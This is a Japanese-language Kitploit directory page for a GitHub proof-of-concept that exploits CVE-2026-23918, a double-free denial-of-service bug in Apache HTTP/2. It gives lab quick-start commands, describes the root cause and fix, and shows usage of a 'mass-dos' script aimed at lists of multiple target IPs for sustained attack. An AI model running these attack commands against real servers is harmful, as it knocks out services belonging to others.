Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2026-23918 — Apache HTTP/2 二重解放の脆弱性 PoC (CVE-2026-23918) | Kitploit
ツール/GitHubGitHub/rhasan-com/cve-2026-23918
脆弱性分析エクスプロイトウェブセキュリティペネトレーションテスト学習と教育
GitHubrhasan-com/cve-2026-23918

CVE-2026-23918

Apache HTTP/2 二重解放の脆弱性 PoC (CVE-2026-23918)

リポジトリを見る
8316ヶ月前未レビュー
ウェブサイト
共有

CVE-2026-23918: Apache HTTP/2 ダブルフリー DoS

CVE-2026-23918 Apache 2.4.66 DoS PoC Python 3

CVE-2026-23918 | Apache HTTP Server 2.4.66 | CWE-415: Double Free | CVSS 8.8 | 2.4.67 で修正


mod_http2(h2_mplx.c)のダブルフリー脆弱性により、リモートの攻撃者が急速な RST_STREAM フレームを送信して c1c2_stream_joined() と m_stream_cleanup() の間の競合状態を引き起こし、サービス拒否(ワーカーのクラッシュ)を引き起こすことができます。


クイックスタート

# 1. Start the lab
docker-compose up --build -d

# 2. Run the PoC
pip3 install h2
python3 poc.py --target 127.0.0.1 --port 8443

# 3. Watch the crash
docker logs -f apache-lab

# 4. Clean up
docker-compose down -v

結果: サーバーは SIGSEGV で 約30秒〜3分 以内にクラッシュします — 信頼性の高い DoS が確認されました。


エクスプロイト

File説明
poc.pyRapid-RST — 高速攻撃。30秒〜3分でサーバーをクラッシュ
exploits/slow-drip.pySlow Drip — 低帯域幅での持続的攻撃
exploits/mass-dos.pyMass DoS — 複数ターゲットへの持続的 DoS

Mass DoS の使い方

# Create target list
echo "192.168.1.100:8443" > targets.txt
echo "10.0.0.50:8443" >> targets.txt

# Attack 10 targets for 30 minutes
python3 exploits/mass-dos.py --targets targets.txt --duration 30 --workers 50 --intensity 7

悪用される脆弱性

この脆弱性は以下の条件で発動します:

  1. ストリームが c1c2_stream_joined() と m_stream_cleanup() の両方によって同時に結合される
  2. 両方が重複排除なしで同じストリームを m->spurge に追加する
  3. h2_purge_then_destroy() がストリームを2回破棄する → ダブルフリー → セグメンテーションフォールト
image

対策

Apache 2.4.67 以降にアップグレード してください。

  • NVD — CVE-2026-23918
  • Apache セキュリティアドバイザリ

詳細分析

完全な脆弱性分析、根本原因の解説、エクスプロイトのメモ、および修復ガイダンス: → rhasan.com/CVE-2026-23918


クレジット

発見者Bartlomiej Dmitruk (striga.ai) · Stanislaw Strzalkowski (isec.pl)
報告日2025-12-10
修正バージョンApache 2.4.67

参考リンク

  • CWE-415: Double Free
  • oss-sec ML

⭐ このリポジトリが役に立ったらスターを付けてください!

スター数

Stargazers over time

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    994
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    656
  • 3

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    422
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServerは、オープンソースの特権アクセス管理(PAM)プラットフォームであり、DevOps および IT チームに対し、Webブラウザを介してSSH、RDP、Kubernetes、データベース、RemoteAppエンドポイントへのオンデマンドで安全なアクセスを提供します。

    389
  • 5

    SafeLine

    chaitin/safeline

    セルフホスト型のWAFおよびリバースプロキシで、悪意のあるHTTPトラフィックをフィルタリングし、SQLインジェクション、XSS、ボット攻撃をブロックします。また、レート制限と動的なHTML/JS暗号化機能を備えています。

    333
  • 6

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    330

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →






